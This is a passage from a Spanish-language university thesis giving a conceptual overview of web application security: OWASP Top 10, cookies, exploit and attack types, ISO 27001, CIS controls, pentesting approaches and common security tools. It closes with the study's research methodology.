cual ofrece una interfaz gráfica para permitir que el usuario interactúe con la base de datos mediante consultas y actualizaciones [14].

2.1.2.2. ARQUITECTURA DE APLICACIÓN WEB

El término "arquitectura web" sé refiere a los conocimientos técnicos necesarios para diseñar, construir y planificar sitios web. La creación de un sitio web requiere la integración de varios sistemas, como servidores, bases de datos y organización de la información. Al igual que en la arquitectura tradicional, el enfoque del diseño y construcción de sitios web se centra en el usuario y sus necesidades. La arquitectura de un sitio web se compone de tres componentes principales: él servidor web, la conexión de red y uno o más clientes [14].

El servidor web distribuye páginas de información formateada a los clientes que las solicitan a través del protocolo HTTP. Una vez que se realiza la solicitud a través de la conexión de red y érl servidor web la recibe, este localiza y envía la información al navegador del usuario para su visualización [14].

Una característica importante de las aplicaciones web es que están diseñadas para funcionar en la topología de Internet, lo que les permite ser ambientes distribuidos y multiplataforma de forma natural [15].

2.1.2.2.1. SERVIDOR WEB

Un servidor web cumple una referencia a base de software y hardware, para relacionarse al contenido proporcionado por la web en la red, debido a que los servidores web pueden soportar grandes cantidades de información como el uso de motores de búsqueda y no solo soportar la exclusividad de páginas web o aplicaciones web. Dado al enorme crecimiento del internet sobre el mundo tecnológico, existen diversidad de servidores web, ya sea para juego, almacenamiento de datos o como se menciona anteriormente para aplicaciones para organizaciones [16].

2.1.2.2.2. CONEXIÓN DE RED

Es un punto importante para ejercer la comunicación del cliente al servidor, debido a que las aplicaciones que siguen este modelado necesitan una conexión de red entre dos dispositivos/ordenadores para ejercer la división de procesos; por un lado, el cliente

proporciona la ejecución de solicitudes de información y el servidor la provee. Ambos de formar independiente cuentan con programas para evidenciar la acción [17].

2.1.2.2.3. CLIENTE

Es el responsable de solicitar el uso de las aplicaciones insertadas en un determinado servidor de código, para que devuelva un nombre o dirección. El cliente en pocas palabras mantiene comunicación con el servidor para solicitar una búsqueda, consultas, datos de entradas de datos o la misma actualización de registro que un servidor de archivo que cuenta en su fila [18].

2.1.2.3. WEB SERVICES

Se utilizan servicios web para transferir datos entre aplicaciones utilizando un conjunto de protocolos y estándares. Las aplicaciones pueden estar programadas con diferentes tecnologías y funcionar en cualquier plataforma, lo que permite el intercambio de datos en redes internas mediante los servicios web. [14].

2.1.2.3.1. TIPOS DE SERVICIOS WEB

Servicio Web SOAP: Es conocido en el mundo tecnológico como la especificación para el intercambio de información, por lo que cuenta con una estructura a base de un entorno distribuido y descentralizado, Dando así respuestas a los tres actores claves que mantiene una arquitectura orientada a los servicios conocidos como SOA, como lo es; proveedores de servicios, solicitante de servicios, y como si fuera poco él intermediario de servicios. El servicio tiene como finalidad ejercer un diseño simple y ampliable, para así utilizar mensaje SOAP para la solicitud de un servicio web [19]**.**

Servicio Web RESTful: Posee un estilo de arquitectónico de REST, en donde permite construir servicios desplegables del internet. RESTful se ha convertido en una alternativa muy común como lo es el alterno uso de SOAP, en donde permite presentar carácter ligero y contar con una capacidad para la trasmisión de datos de forma directa desde el protocolo HTTP [20].

2.1.3. SEGURIDAD DE LAS APLICACIONES

La seguridad de aplicaciones se manifiesta con la incorporación de un conjunto de buenas prácticas para prevalecer el resguardo de información sensible que dispone, debido a que el mundo tecnología va creciendo y nuevas falencias deben ser corregidas, y así no dañar la reputación de una organización que dispone de dichos sistemas. Es por ello ejercer el desarrollo de pruebas para prevenir y mitigar las amaneadas que los piratas informáticos provocan para evadir mecanismos de seguridad y robar data sensible, entre otros recursos [21].

2.1.3.1. DATOS DE VALIDACIÓN

El proceso de validación de datos implica el uso de un filtro para analizar los datos ingresados por el usuario en una aplicación web y verificar si los atributos de entrada son correctos. En caso de que se encuentre un error, se enviará un mensaje de error de acuerdo con él proceso definido en la codificación de la aplicación. Es un aspecto crítico en el desarrollo de aplicaciones web, ya que la falta de validación podría dejar vulnerabilidades en el código que no han sido analizadas, lo que puede ser peligroso [14].

2.1.3.2. MANEJO DE SESIÓN

Hace hincapié al manejo de entra y salida de sesión del usuario sobre las aplicaciones web, es un método ampliamente utilizado para asegurar que los usuarios autentificados puedan adquirir la navegación sobre él entorno y así mismo acceder a la información requerida, todo esto ligado sobre el cumplimiento de los controles de autorización para así prevenir ciberataques [14].

2.1.3.3. ATAQUES DE APLICACIÓN WEB

La definición se refiere a una actividad que busca comprometer la seguridad de un sistema mediante la ejecución de métodos específicos con el objetivo de dañar o modificar sus procesos. Estos ataques suelen ser llevados a cabo de forma organizada por uno o más individuos, con el fin de obtener información confidencial de una entidad. Es importante tomar medidas de seguridad para prevenir este tipo de ataques en los sistemas informáticos [22].

2.1.3.4. VULNERABILIDADES

Las brechas de seguridad son puntos vulnerables en un sistema que pueden ser aprovechados por ciberatacantes para modificar procesos y métodos con el fin de comprometer la integridad y reputación de una organización y robar información confidencial. La vulnerabilidad del hardware representa una puerta de entrada para los dispositivos, mientras que las debilidades en el software son fallas que se presentan en el sistema [23].

2.1.3.5. OWASP

OWASP o también conocido como Open Web Application Security Project es una fundación sin fines de lucro que permite mejorar la seguridad de sistemas/software. Mediante proyectos/ guías de software para código abierto para la comunidad, debido a que existen cientos de capítulos locales, capacitaciones de líderes, conferencias educativas para miles de miembros. OWASP es la fundación con fuente para que los desarrolladores y tecnólogos protejan todo referente a la web [24].

Existen diversas vulnerabilidades asociadas a los servicios que proporcionan las aplicaciones web. El proyecto OWASP, o Proyecto Abierto de Seguridad en Aplicaciones Web, ha identificado las diez vulnerabilidades más comunes en estas aplicaciones. A continuación, se detallan las brechas de seguridad más explotadas en las aplicaciones web [25].

Lista de las categorías de vulnerabilidad OWASP TOP 10 2021

- Control de acceso roto
- Fallas Criptográficas
- Inyección
- Diseño Inseguro
- Configuración Errónea de seguridad
- Componentes vulnerables y obsoletos
- Fallas de identificación y autenticación
- Software y fallas en la integridad de datos
- Fallas de registro y monitoreo de seguridad
- Falsificación de solicitudes del lado del servidor

2.1.4. COOKIES

Las cookies reflejan pequeña información valiosa de un usuario, en pequeños fragmentos de datos o archivo de texto que cuenta el nombre del entorno web y una identificación de usuario única. Además, también son conocidas como cookies informáticas, cookies de navegador, cookies de internet y cookies HTTP, el accionar de la cookie en el sitio web es la creación y envió de la misma en todo el reflejo de comunicación de diversos sitios cada vez que se solicita información [26].

Adicionalmente, el uso de cookies en entorno web/aplicaciones web son para ejercer almacenamientos del navegador del usuario, en donde permanecen intactas, aunque el navegador se cierre. Debido que la información del cliente se almacena y puede ser manipulada, por lo que cuenta con datos como el nombre de usuario, contraseña, inicio de sesión y nivel de seguridad, entre otros atributos [27].

2.1.4.1. TIPOS DE COOKIES ORIGEN

Propias: Son consideradas aquellas que se envían a los dispositivos del usuario para que sean gestionadas únicamente para un mejor funcionamiento del entorno web [28].

Terceros: Aquella cookie crea una nueva cookie a través de la cookie de origen desde el propio terminal con el objetivo de hacer un seguimiento de los sitios web visitados por el usuario. Este tipo de acción permite al anunciante rastrear la actividad de un internauta, para así presentar publicidades especificadas y personalizadas al usuario, en termino cultural en ataques informático se conoce como Spyware [29].

2.1.4.2. TIPOS DE COOKIES TEMPORALIDAD

Temporales: Son aquellos cookies que se pueden borrar después de cerrar el entorno web, por lo que daría fin a cualquier riesgo o ataque sobre robo de cookie [30].

Permanentes: Constituye en la determinación de la caducidad de la cookie, ya sea por el mismo sitio, o ser efectuado por el mismo usuario [31]**.**

2.1.4.3. TIPOS DE COOKIES FUNCIÓN

Análisis: Permite realizar el seguimiento del usuario y el comportamiento que desarrollar al interactuar al entorno web o aplicación [31].

Personalización: Manifiesta el acceso a servicios con algunas características de manera general predefinidas por el terminal del internauta o que se defina, como es el caso el idioma, el tipo de navegador a través se accede al servicio, entre otros [31].

Publicitarias: Son utilizados para gestionar las publicidades que se encuentran incluidos en el entorno web o en la misma aplicación que da la prestación del servicio [31].

Técnicas: Permite usar diferentes opciones o servicios para la navegación en el sitio web o aplicación, como poder controlar el tráfico, identificar la sesión, acceder a las partes web de acceso restringido, entre otros [31].

2.1.5. EXPLOIT

Se considera como un tipo de programa para corromper la seguridad de un sistema débil, que en pocas palabras se conoce como vulnerabilidad, ya sea de un programa de Software o componente del Hardware. El exploit puede ser manejado desde apartado de código anómala, cadenas de códigos y simple datos de secuencias de comandos. En otros términos, el exploit es constituido como una herramienta que permite al hacker aprovechar brechas de seguridad/puntos débiles de un sistema y robar información para fines propios [32].

2.1.5.1. VULNERABILIDAD VS EXPLOIT

Es muy importante conocer y entender el concepto sobre estos temas que aborda a la seguridad informática y al ámbito de hacking ético, es meritorio que ambos presentan una conceptualización similar en ataques informáticos, pero no son idénticos, debido que en concepto general la vulnerabilidad trata sobre el descubrimiento sobre una brecha o punto débil de seguridad para corromper la seguridad [33]. En cambio, el exploit/explotación cuenta con un concepto adelantado, hace uso del hallazgo de la vulnerabilidad para así explotar dicho punto débil y hacer que el sistema se sienta en alerta roja por los ataques informáticos para robar información [34].

2.1.5.2. TIPOS DE EXPLOITS

Exploits conocidos: Es a través de investigaciones desarrolladas sobre ciberseguridad, se han descubiertos los exploit con su causa eminente, ya sea para software, sistema operativo, o incluso el hardware, es por ello que los desarrolladores emplean parches para tapar esas brechas [35].

Zero day exploit: Son considerados ataques particularmente peligroso, debido a la inmensa cantidad de violaciones de seguridad desconocidas y para contrarrestar dichos problemas, los desarrolladores desarrollan los parches, pero a los que fueron afectado no les sirve. Los ataques de día cero está centrado al software después de su lanzamiento [36].

Exploit remota: Es la ejecución del exploit con la ayuda de la red para generar obtención de acceso a un sistema. A diferencia que la explotación loca es usada para obtener privilegios una vez realizado la obtención de acceso básico al entorno [37].

Exploit local: Comprende en elevar privilegios hasta administrador una vez que haya tomado el sistema objeto una vez realizado localmente el exploit [38]**.**

Exploit del cliente: Tiene como fin explotar las vulnerabilidades del lado del cliente, haciendo que el usuario final muestre información confidencial aprovechando la mínima seguridad, considerando como el eslabón más débil [39].

2.1.6. ISO 27001

La ISO 27001 es una norma internacional que fue creada por la Organización Internacional de Normalización (ISO) con el objetivo de establecer un marco para la gestión de la seguridad de la información en una organización. La norma fue actualizada en 2013 y ahora se conoce como ISO/IEC 27001:2013. Su finalidad es proporcionar un enfoque sistemático y bien definido para la gestión de la seguridad de la información, lo que ayuda a las empresas a proteger sus activos y a minimizar los riesgos relacionados con la seguridad de la información [40].

La norma ISO 27001 puede ser adoptada por cualquier tipo de organización, independientemente de su tamaño, fines, naturaleza pública o privada. Fue desarrollada por expertos en seguridad de la información a nivel mundial, y ofrece una metodología para integrar la gestión de la seguridad de la información en la organización. Además, la norma permite que la empresa obtenga una certificación en la materia. [40].

El propósito de la norma es establecer e implementar un sistema de gestión de seguridad de la información basado en los principios fundamentales de la seguridad informática: confidencialidad, integridad y disponibilidad [40].

2.1.6.1. ¿CÓMO FUNCIONA?

El propósito fundamental de la norma ISO 27001 es crear un sistema de gestión de seguridad de la información en una organización que se base en los principios de confidencialidad, integridad y disponibilidad de la información. Para lograr este objetivo, es necesario realizar una investigación exhaustiva para identificar las posibles causas que podrían afectar la información, y establecer medidas preventivas para evitar estos problemas [40]**.**

El estándar/normas ISO 27001 cuenta con medidas de seguridad (controles) que son necesarios a implementar, debido que están bajo políticas, implementación de técnicas y procedimientos. En base a la mayoría de los casos, la utilización de software y hardware en las organizaciones no son usadas de la mejor forma posible. Por lo tanto, la mayor para efectuar la norma, debe contar con una base que se relacione a las reglas de la organización. Prevenir es un evento necesario para combatir con las violaciones que se puede efectuar la seguridad [40].

2.1.7. CIS

El centro de seguridad de internet (CIS) cuenta con acciones colectivamente que prioricen la seguridad sobre ataques más comunes contra sistemas y redes, formando un conjunto de mejores prácticas como defensa para mitigar estos eventos. Los controles CIS son desarrollados por expertos en TI que aplican la experiencia de primera mano cómo defensores cibernéticos para crear estás buenas prácticas de seguridad aceptada globalmente [41].

El mundo tecnológico ha aumentado y nuevos eventos cibernéticos aparecen para romper la seguridad de los sistemas y redes. La evolución de nuevas herramientas defensivas para combatir perdidas masivas de datos, robo de propiedad intelectual, robo de identidad, denegación de servicio: se ha convertido en una acción rutinaria [41].

Existen un enorme acceso de herramientas de seguridad y tecnología, estándares de seguridad, entrenamientos, certificaciones, base de datos vulnerables, orientación, conjunto de mejores prácticas, catálogos de controles de seguridad e innumerables listas de verificación de seguridad y recomendaciones. El principal objetivo es comprender la amenaza existente y emplear la mejor disposición de defensa de seguridad sobre la infraestructura [41].

2.1.7.1. ¿CÓMO FUNCIONA?

CIS Control son nutridos en base a la información relativa sobre ataques reales y defensas efectivas, en donde reflejan el conocimiento combinado de expertos por cada parte del mundo tecnológico como: por ecosistema, rol, sectores. CIS es una organización sin fines de lucro, cuya misión es identificar, desarrollar, validar, promover y mantener las mejores prácticas en seguridad cibernética. Ofrece mundialmente soluciones de seguridad informática para notificar y responder rápidamente a incidentes cibernéticos y construir mejores guías para la comunidad. Para permitir un ambiente de confianza a el ciberespacio [41].

Los Controles CIS son el conjunto más efectivo y específico de medidas técnicas disponibles para detectar, prevenir, responder y mitigar el daño desde el más común al más avanzado de esos ataques. La implementación correcta de los 20 controles críticos reduce significativamente tu riesgo de seguridad, reduce los costes operativos y mejora en gran medida la postura defensiva de una organización [41].

2.1.8. PENTESTING

Es considerado como una metodología requerirle en la seguridad informática, debido a su terminología pestenting que proviene del “penetration” y “test”, penetración con testeo. Es una práctica que permite descubrir vulnerabilidad y/o fallos de seguridad sobre el sistema informático objeto. Además, cuenta con la disposición de ejercer clasificación y determinación sobre los alcances y repercusiones sobre los puntos débiles de seguridad, y así ofrecer entornos para pruebas de un ataque para evaluar la efectividad de defensa en el sistema [42].

A continuación, se presenta los tipos de objeto emplear el pentesting; caja blanca, caja negra y caja gris.

2.1.8.1. CAJA BLANCA – WHITE BOX

La ejecución de prueba de caja blanca se emite con la información necesaria del objeto, saber acceso de las redes para ser evaluados, tener en disposiciones aquellos diagramas de red y contar con detalles relacionados sobre el hardware, S.O y aplicaciones, antes de realizar la prueba. En pocas palabras, se tiene resultados precisos a diferencia de una prueba sin conocimiento previo [43].

2.1.8.2. CAJA NEGRA – BLACK BOX

La prueba de caja negra, a diferencia de la prueba de caja blanca aquí no se adquiere a detalle la información necesaria del objeto, solo se cuenta con el nombre de la empresa y la disposición de un rango de direcciones de red con la finalidad de no provocar daños colaterales. En pocas palabras, este tipo de prueba se sumerge a un contexto en donde se evalúa la poca información para hallar data más superficiales, escenario realista [44].

2.1.8.3. CAJA GRIS – GREY BOX

En las pruebas de caja gris, se manifiesta la información precisa sobre la infraestructura del equipo o sistema a realizar el pentesting, para que los ataque sean centrados a los servicios y entornos relacionados con la data impartida, y si luego se ejerce otro ataque en el objeto con la información contada, esta sea considerada el punto de partida [45].

2.1.9. ATAQUES INFORMÁTICOS

Es considerado un ataque informático como un proceso que permite aprovechar cualquier debilidad o falla sobre un sistema, ya sea el software, hardware o incluso el mismo usuario, actores que forman parte del todo el ambiente tecnológico con el fin de logar un beneficio, un claro ejemplo es de carácter económico, realizando el robo de activos de una organización y pedir rescate [46].

2.1.9.1. FUERZA BRUTA

Es un ataque que permite al pirata informático intentar adivinar, descifrar y robar las contraseñas mediante ensayos de prueba y error masivos con la adquisición de herramientas, componentes informáticos que hagan el proceso más efectivo y menos tedioso. El alcance y la definición de fuerza bruta se ha incrementado a tal medida que la tecnología también hay ido aumentando [47].

2.1.9.1.1. TIPOS DE ATAQUE FUERZA BRUTA

Ataque de fuerza bruta(Simple): Es un ataque simple que se puede realizar manualmente, debido que no requiere de mucha capacidad de información para ejercer combinaciones posibles hasta llegar al objetivo [47].

Ataque de fuerza bruta(Diccionario): Permite averiguar la clave probando un conjunto de palabras comunes o también conocido como diccionarios, permitiendo ejercer mayor

efectividad de ataque permitiendo alternar y llegar al resultado, que en vez de realizaciones de combinaciones posibles [48].

Ataque de fuerza bruta(Híbrido): Es el ataque en donde combina el ataque de fuerza bruta y el ataque de diccionario para generar una enorme base de datos combinados [49].

Ataque de fuerza bruta(Inversa): Trata de averiguar el usuario de ataque conociendo la contraseña, una estrategia de ataque que permite ejerce las búsqueda de millones de nombre de usuario para llegar a una coincidencia [50]**.**

2.1.9.2. SHELL

Es el software que cumple el papel de interfaz para el ingreso de comandos en el mismo sistema operativo, para ejercer un control sobre el sistema. Pero así mismo, este control es limitado de acuerdo a las restricciones de privilegios de usuario que se encuentre ejecutando la SHELL [51].

2.1.9.2.1. TIPOS DE SHELL

Shell inversa (Reverse_Shell): Es la forma de disponer una maquina atacante y ejercitar una sentencia/software para escuchar las solicitudes de conexión de acuerdo a un puerto determinado [52].

Shell Directa (Bind_Shell): Se requiere de una maquina cliente para escuchar las solicitudes de conexión a través de una sentencia/software desde un puerto determinado como servidor, para así ejercer conexión al objeto [53].

2.1.9.3. PRUEBA DE STRESS – ATAQUE DDOS

También conocido como Distributed Denial od Service en común denegación de servicios, comprende de atacar servidores vulnerables que estén acceso al internet para así colapsar y tener acceso al servidor y poder tener el control total, la mayoría de estos ataques son producidos por botnets que corresponde de grandes dispositivos que están infectado por malware, tanto dispositivos de IOT, entre otros son atacados y tomado el control de ciberdelicuente, el labor empieza enviando la red bots de grande proporciones como solicitudes a la conexión de dirección IP sobre el sitio web o servidor víctima [54].

2.1.9.3.1. TIPOS COMUNES DE DDOS ATTACK

Ataques a la capa de aplicación: Es uno del ataque más frecuente a la capa de aplicación, debido que se envían gran volumen de peticiones HTTP generando un agotamiento mesurable en el tiempo de respuesta al servidor que es objeto al ataque. Es muy complicado como distinguir las peticiones seguras y maliciosas, haciendo la tarea dificultosa de poder contrarrestar este tipo de ataque en el momento [55].

Ataque de protocolo: Este tipo de ataque fructifica del debilitamiento de los protocolos que ejerce comunicación sobre la red, eventualmente, el ataque es afectado a la capa de red y a su vecino la de transporte del modelo OSI, debido que los protocolos de internet son esencialmente globales y ejercer actualizaciones para corregir estos problemas de debilitamiento requiere de un buen tiempo. Por lo cual, los atacantes aprovechan para generar envió de solicitudes TCP falsas con el combinado de direcciones IP negativas con el principal objetivo que la dirección sea aceptada y que luego se genera la comunicación correspondiente, dando como resultado abrumar a todo el servidor destino con el acumulamiento de estas falsas solicitudes [56].

Ataque volumétrico: El ataque volumétrico tiene como principal objetivo generar congestión en el ancho de banda que se dispone para ejercer comunicación, permite exceder el enorme envió de solicitudes de data en el tráfico de datos en donde se enlaza con el servidor atacar, Por lo consiguiente, este tipo de ataque de amplificación de DNS redirige todo las peticiones DNS sobre la dirección de la víctima, se envían DNS falsas para que este el servidor responda a estas solicitudes provocando ejercer un gran consumo de ancho de banda en el proceso [57].

2.1.9.4. CROSS SITE SCRIPTING

Es un ataque que permite inyectar código malicioso como script a los cuadros de texto de en un sitio web para que este haga su labor de proceso y luego tener privilegio, radica masivamente la confianza sobre la entrada de los datos. El proceso empieza en enviar una URL con el payload precargado al usuario victima con el fin de robar la información sensible de la víctima, cookies de sesión, implementación de ingeniería social, entre otros tipos de ataques informáticos [58].

2.1.9.4.1. TIPOS DE XSS

- ✓ **Relfected Cross-Site-Scripting:** En un ataque de XSS reflejado el payload suele ser inyectado en un parámetro de la solicitud HTTP, para luego ser procesado por la aplicación web y finalmente desplegado en un punto determinado, sin algún tipo de validación o codificación de los caracteres. Se trata de la variedad de XSS más simple y el script malicioso que busca afectar el navegador de la víctima es fácilmente modificable, probablemente sin que el usuario note el ataque [59].
- ✓ **Stored Cross-Site-Scripting:** Esta variante tiene como característica que la aplicación web guarda el valor de entrada en un medio de almacenamiento y persiste el script inofensivo, hasta que el valor es recuperado por la aplicación y utilizado para conformar parte del documento HTML [60].
- ✓ **DOM-Base-Cross-Site-Scripting:** El Document Object Model (DOM) es una interfaz de programación para representar la estructura de un documento web y conectarlo con un lenguaje de scripting. En este sentido, el DOM facilita la estructura de documentos como HTML o XML y permite a los programas modificar la estructura, estilo y contenido del documento. En el caso de un ataque de XSS basado en DOM el payload malicioso es ejecutado como resultado de la modificación del entorno DOM en el navegador de la víctima. Esto lleva a que el usuario ejecute código desde el lado del cliente sin saber que lo está haciendo [61].

2.1.9.5. SQL INJECTION

El término SQL, o «lenguaje de consultas estructuradas», se refiere al lenguaje que se emplea en la administración de bases de datos. Cuando se comunica con una base de datos o se consulta para solicitar información, SQL es el lenguaje más utilizado para acceder a esos datos. Piense en una base de datos como el almacén de una aplicación web. Una base de datos está llena de tablas, que son como cajas que contienen datos como la información de los clientes, los artículos en venta o las credenciales de acceso. Cuando se introduce información en una aplicación web, SQL permite que la base de datos procese la petición y devuelva la información solicitada [62].

2.1.9.5.1. TIPOS DE INYECCIÓN DE SQL

- ✓ **Injecion de SQL en banda:** La SQLi en banda es el tipo más básico de inyección de SQL. Con los ataques SQL en banda, los piratas informáticos pueden lanzar un ataque y recuperar los resultados en el mismo servidor. La inyección de SQL en banda se usa habitualmente porque es sencilla de realizar [63].
- ✓ **Injecion de SQL fuera de banda:** Los ataques SQLi fuera de banda tratan de extraer el contenido de una base de datos a un servidor diferente y requieren que la base de datos pueda hacer peticiones DNS o HTTP. Las SQLis fuera de banda son menos comunes, pero también más graves [64].
- ✓ **Injecion de SQL Inferencial:** Una inyección de SQL inferencial (ciega) plantea declaraciones verdaderas o falsas a una base de datos para intentar inferir su estructura. Al examinar las respuestas recibidas, un pirata informático puede empezar a identificar las posibles vulnerabilidades de una base de datos [65].

2.2. HERRAMIENTAS

DVWA

Máquina virtual vulnerable que está desarrollada como entorno de entrenamiento para la explotación de seguridad web en lenguaje PHP y MySQL con el objetivo primordial de hacer el estudio sobre los diversos ataques dentro del entorno legal [66].

VIRTUALBOX

Potente producto de virtualización x86 y ADM64/INTEL64 para uso empresarial y doméstico.Vitural Box no solo es un producto extremadamente rico en funciones y de alto rendimiento para clientes empresariales, sino también es la única solución profesional que está disponible gratuitamente como software de código abierto bajo los términos de la licencia publica general GNU(GLP) versión 3 [67].

XAMPP

Distribución de apache en donde existe diversos softwares libres en donde consta con licencia GNU, incluye apache, MySQL, PHP, Perl, servicios de entorno web. [68]

KALI LINUX

Kali Linux contiene modificaciones específicas de la industria, así como varios cientos de herramientas dirigido a diversas tareas de seguridad de la información, como pruebas de penetración, investigación de seguridad, análisis, forense de computadores, ingeniería inversa, gestión de vulnerabilidad y pruebas de equipo rojo [69].

BWAPP

La aplicación web Buggy, a menudo conocida como BWAPP, es una herramienta gratuita y de código abierto. Es un PHP aplicación que utiliza una MySQL base de datos como su back-end. Este Bwapp tiene más de 100 errores en los que puede trabajar, ya sea que se esté preparando para una tarea o simplemente desee mantener sus habilidades de piratería ética al nivel estándar. Esto cubre todas las fallas de seguridad principales (y más frecuentes) [70].

SQLMAP

La herramienta SQLMAP tiene como fin detectar y aprovechar las vulnerabilidades mediante inyección SQL en aplicaciones web, en donde analiza el host destino para ejercer la detección de una o más posibles injection SQ. Sirve recuperar data base, enumerar usuarios, columnas DBMS, entre otros [71].

SLOWLORIS

Es conocido como un famoso script que permite generar un gran número de conexiones simultaneas hacia el sistema objeto (servidor que se aloja la aplicación web), para agotar el límite de sesiones paralelar que el entorno pueda soportar [72].

BURP SUITE

Es una aplicación integrada en Kali Linux, pero así mismo puede ser instalada manualmente en S.O Windows y Linux, tiene como fin realizar pruebas de seguridad de aplicaciones web, permite realizar un mapeo inicial, análisis de la superficie de ataque y explotaciones de vulnerabilidades de seguridad [73].

CADAVER

Herramienta que permite la carga y descarga de archivos, ejercer la visualización en pantalla, poder editar, realizar operaciones de espacio de nombre, crear, eliminar, entre otros [74].

HYDRA

Es una herramienta cracker de inicio de sesión, en donde permite ejercer una gran cantidad de ataque a protocolos, ya que cuenta con flexibilidad de uso e interactuar mediante comandos la ejecución de ataque. Todo esto con el fin de que los investigadores y consultores indaguen sobre la seguridad de un sistema determinado para así desarrollar las correcciones respectivas [75].

WFUZZ

Es conocido como una herramienta para efectuar ataque de fuerza bruta en aplicaciones web, debido que se halla recursos no vinculados, directorios, servlets, scripts, entre otros datos importantes con el fin de evidenciar las brechas para explotar vulnerabilidades presentes [76].

DICCIONARIOS

Son aquellos conjuntos de datos comunes que son generador para evitar la construcción de lista de palabras, estos diccionarios pueden ser utilizados para ejercer ataque de fuerza bruta en diferentes servicios como; login, redes wifi, ssh, ftp, entre otros que permitan la utilización de credenciales, directorios, contraseñas [77]**.**

NMAP

Herramienta de utilidad para exploración de redes y auditria de seguridad, permite el escaneo de ping, detectar versiones sobre los puertos abiertos, es soportable para sistemas operativos Windows y Linux [78].

2.3. MARCO TEÓRICO

2.3.1. CIBERSEGURIDAD: ¿POR QUÉ ES IMPORTANTE PARA TODOS?

La obra Literaria titulada “Ciberseguridad: ¿por qué es importante para todos?, establece grandes ideas de cómo es importante la ciberseguridad desde los diversos ámbitos que arraigan esa protección de datos sensible o también conocido activo de información que se encuentra en la era de información en la actualidad. Permitiendo así tener en mente que las amenazas y riesgos a la ciberseguridad son provocadas por actores principales desde lo internacional como lo es el mismo estado, organizaciones e individuos que desarrollan el famoso ciberataque, ciberespiojane, ciberarmas través de un largo alcance y un aumento costo de multiplicidad para salir beneficiado, Es por ello que una primera defensa sobre estos

ataques de gran impacto debe estar relacionado al usuario final y el ámbito tecnológico que lo rodea, para así ejercer una corrección de vulnerabilidades y mitigar los riesgos, de misma formas buenas prácticas que interactúan en los medios electrónico de comunicación, la parte de almacenamiento de información [79].

2.3.2. GUÍA DE ATAQUES, VULNERABILIDADES, TÉCNICAS Y HERRAMIENTAS PARA APLICACIONES WEB

La reseña informática manifiesta como en la actualidad el riesgo sobre los sistemas informáticos ha proporcionado un aumento acorde a la complejidad del entorno tecnológico que avanza progresivamente, pero así mismo en su contra parte existe un aumento considerable sobre ataques informáticos sobre estos escenarios. Por ello, el trabajo ejerce una revisión sistemática para tener información relevante sobre la cuestión a estudiar, también logran realizar un análisis de resultados basados sobres los ataques en vulnerabilidades, herramientas, técnicas para detectar vulnerabilidades en aplicaciones web, mencionan los ataques más comunes mediante el TOP 10 de OWASP, dan información sobre la técnica de detección de vulnerabilidad como lo es prueba de caja negra, blanca, test de penetración entre otras, y así mismo herramientas útiles para agilizar el trabajo, todo esto con el objetivo que las organizaciones utilices las técnicas y herramientas sobre las vulnerabilidades específica sobre un tipo de ataque propuesto en la guía [80].

2.3.3. USO DE TECNOLOGÍAS DE PRUEBAS DE PENETRACIÓN PARA VALIDACIÓN DE APLICACIONES WEB BASADO EN EL TOP 10 DE VULNERABILIDADES DE OWASP

El uso de tecnologías para ejercer las pruebas correspondientes para un test de penetración al entorno de aplicación web tiene una magnitud enorme desde el enfoque de seguridad informática. La seguridad es de vital importancia y que estén asociada a los servicios de la red emerge es un punto de partida para la seguridad de datos. El uso de metodologías es primordial y claras tras la creación y testeo de una aplicación antes su salida a producción, ejercer pruebas periódicas para lograr encontrar fallas y que de la forma exacta se mitigue de la manera correcta. La exclamación de metodologías de seguridad ha permitido analizar desde ángulos diferentes los escenarios sobre la aplicación de explotación de vulnerabilidades y ser centradas mediante el TOP 10 de vulnerabilidades de OWASP para

un resultado, análisis, prueba, buenas practicas con el fin de dar un enfoque positivo sobre el desarrollo de software de una manera eficiente, para que así las organizaciones relacionadas con estas debilidades ejerzan planes de mitigaciones sobres las fallas y surja un enorme ocurrencia de procesos realizado positivamente y que el funcionamiento de los procesos no cuente fallo [81].

2.4. METODOLOGÍA DEL PROYECTO

2.4.1. METODOLOGÍA DE INVESTIGACIÓN

Los estudios exploratorios competen un análisis sobre un problema de investigación pocos abordados, en donde existen dudas e ideas vagas que permitan que la visión sea carente de información [82]. La presente investigación tecnológica contendrá aspectos muy importantes que servirán como base para el estudio de técnicas ciberseguridad en el desarrollo de aplicaciones web dentro de entidades que en su desperfecto no son considerados como caso de estudios. Debido que existen investigaciones en donde se emplea de manera independiente la parte de desarrollo y seguridad. Por lo cual, se incorporarán una investigación concisa que oriente a la indagación del tema con el fin de tener un amplio espectro de información.

La investigación será desarrollada mediante referencias bibliográficas de trabajos que hagan hincapié al tema, y que este familiarizado con la propuesta planteada que se va a ejecutar, comparando su estructura entre similitudes y diferencias que enfrenta el trabajo.

El estudio diagnostico hace referencia a una investigación que aborde el factor primordial para la obtención de conocimientos necesarios para una determinada área, localidad, en donde se ve enfrascada el problema, con el fin de dar soporte a la hora de toma de decisiones para el diseño del estudio [83]. La investigación diagnostica se desarrollará a través de entrevista a personal experto en seguridad informática que comprendan sobre la importancia de la seguridad informática en las organizaciones, la seguridad de las aplicaciones, estándares, entre otros. El propósito es adquirir información pertinente que sirvan para identificar expandir el estudio y mejoras que recurra el proyecto.

VARIABLE

- ✓ Tiempo de explotación de las vulnerabilidades aplicando las técnicas de ciberseguridad

- ✓ Nivel de acceso que se da al servidor al hacer las pruebas de segurida

2.4.2. TÉCNICAS DE RECOLECCIÓN DE INFORMACIÓN

En esta sección, se detallará de manera puntuada las técnicas e instrumentos para la recolección de información que se utilizaran para la realización de este proyecto.

- **Técnicas**

Estado del arte, entrevista y fuentes bibliográficas.

- **Instrumentos**

La entrevista está dirigida al personal experto en seguridad informática de la UPSE, con el fin de obtener información sobre el conocimiento de la seguridad informática en las organizaciones, metodologías de seguridad, buenas prácticas, laboratorios. Todo referente al contexto real de los incidentes de seguridad de aplicaciones y que deben conocer las organizaciones para proteger de dichos ataques.

Las fuentes bibliográficas servirán para profundizar el tema en un amplio conocimiento para el buen análisis de información.

- **Población**

Fuentes de datos correspondiente a las vulnerabilidades más comunes sobre aplicaciones web en base a estudio estadísticos del año 2020-2021

2.4.2.1. ANALISIS DE ENTREVISTA

La entrevista realizada al Ing. Iván Coronel, personal experto en seguridad informática y hacking ético (Ver Anexo 1), y docente de la UPSE de la Facultad de Sistemas y Telecomunicaciones ha brindado respuestas para realizar el siguiente análisis:

